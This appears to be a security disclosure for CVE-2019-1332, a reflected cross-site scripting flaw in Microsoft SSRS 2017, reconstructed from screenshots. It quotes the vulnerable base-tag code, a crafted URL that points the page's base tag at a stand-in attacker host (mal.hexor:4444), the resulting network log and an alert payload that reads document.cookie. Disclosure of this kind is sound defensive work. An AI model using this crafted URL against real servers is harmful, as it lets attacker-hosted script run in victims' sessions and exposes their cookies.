
Microsoft SQL Server Reporting Services Disclosures

Version 2017

Environment:

- Microsoft SSRS 2017




```
    "BRANDS": {
        "PRODUCT_NAME_SSRS": "SQL Server 2017 Reporting Services",
        "PRODUCT_NAME_PBIRS": "Power BI Report Server",
        "TRAIN_NAME_SSRS": "(October 2017)",
        "TRAIN_NAME_PBIRS": "(August 2017 Preview)",
        "REPORT_BUILDER": "Report Builder",
        "MOBILE_REPORT_PUBLISHER": "Mobile Report Publisher",
        "MOBILE_POWER_BI": "Power BI Mobile",
        "DESKTOP_POWER_BI": "Power BI Desktop",
        "EXCEL_ONLINE": "Excel Online"
    },
```

Findings:

1. CVE-2019-1332: Reflected Cross-Site Scripting

Description:
Microsoft SSRS 2017 suffers from a Reflected XSS vulnerability due to the improper sanitization of the URL which is used to generate a “<base>” HTML tag. Via a crafted URL, an attacker can force the “<base>” tag to point to any attacker controlled domain/IP hosting a malicious payload. The victim accessing the specially crafted URL will execute JavaScript, CSS and request Picture files controlled by the attacker.

Proof of Concept:
First we will need to identify a valid HTML page that uses the vulnerable JS code that generates a dynamic “<base>” element (e.g. “http://<DOMAIN>/rapoarte/browse”):



The vulnerable JavaScript code snippet is the following:

```
        // 'Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; Trident/6.0)';
        if (navigator.userAgent.indexOf('MSIE ') > 0 && !window.location.origin) {
            window.location.origin = window.location.protocol + "//" +
window.location.hostname + (window.location.port ? ':' + window.location.port : '');
        }
        var locName = window.location.pathname.split('/')[1];
        document.write("<base href='/" + locName + "/' />");
```

In order to leverage the vulnerability we will craft a malicious URL such as the following:

```
http://<DOMAIN>/&sol;mal.hexor:4444&sol;%2f..%2frapoarte%2fbrowse%2f''
```

- &sol; == HTML character entity reference[1] of "/"
- mal.hexor:4444 == attacker's domain (mal.hexor) and port (4444)
- %2f..%2f == path traversal used to bypass the HTTP 404 response by "pointing back" to a valid page
- rapoarte%2fbrowse%2f == valid page containing vulnerable JS
- Note: **%2f** (URL encoding of "/") is used in order to not trigger browser processing of the URL as well as the JavaScript "split('/')" which would end the payload prematurely

If performed correctly, the following malicious HTML elements will be reflected in the resulting page:


```
***TRUNCATED***
<base href="//mal.hexor:4444/%2f..%2frapoarte%2fbrowse%2f" '="">
***TRUNCATED***
<script src="assets/js/oauth.js"></script>
***TRUNCATED***
```

As a result, when the page is loaded, the browser will make a request for the "oauth.js" file at: "http://mal.hexor:4444/assets/js/oauth.js"

Note: In this example "mal.hexor" points to localhost (127.0.0.1).

[1] https://en.wikipedia.org/wiki/List_of_XML_and_HTML_character_entity_references

Resulting XSS:



[redacted]/&sol;mal.hexor:4444&sol;%2f..%2frapoarte%2fbrowse%2f"

hexor


Status	Method	Domain	File	Cause	Type	Transferred	Size
304	GET	[redacted]	&sol;mal...	document	html	cached	4.31 KB
200	GET	mal.hexor:4444	lib-d5a0...	stylesheet	css	183 B	0 B
200	GET	mal.hexor:4444	app-d5a...	stylesheet	css	183 B	0 B
200	GET	mal.hexor:4444	brand.css	stylesheet	css	183 B	0 B
200	GET	mal.hexor:4444	oauth.js	script	js	261 B	63 B
200	GET	mal.hexor:4444	app-d5a...	script	js	197 B	0 B
200	GET	mal.hexor:4444	android-...	img	png	cached	6.53 KB
200	GET	mal.hexor:4444	favicon-...	img	png	cached	6.53 KB

8 requests 17.43 KB / 0.98 KB transferred Finish: 6.41 s

Response payload

```
alert("hexor")
alert(document.cookie)
alert(document.location)
```

Transferring data from mal.hexor...



[redacted]/&sol;mal.hexor:4444&sol;%2f..%2frapoarte%2fbrowse%2f"

ai_user=MO[redacted]T09:01:09.705Z;
ai_authUser=6225F[redacted]965B7

Prevent this page from creating additional dialogs

Status	Method	Domain	File	Cause	Type	Transferred	Size
304	GET	[redacted]	&sol;mal...	document	html	cached	4.31 KB
200	GET	mal.hexor:4444	lib-d5a0...	stylesheet	css	183 B	0 B
200	GET	mal.hexor:4444	app-d5a...	stylesheet	css	183 B	0 B
200	GET	mal.hexor:4444	brand.css	stylesheet	css	183 B	0 B
200	GET	mal.hexor:4444	oauth.js	script	js	261 B	63 B
200	GET	mal.hexor:4444	app-d5a...	script	js	197 B	0 B
200	GET	mal.hexor:4444	android-...	img	png	cached	6.53 KB
200	GET	mal.hexor:4444	favicon-...	img	png	cached	6.53 KB

8 requests 17.43 KB / 0.98 KB transferred Finish: 6.41 s

Response payload

```
alert("hexor")
alert(document.cookie)
alert(document.location)
```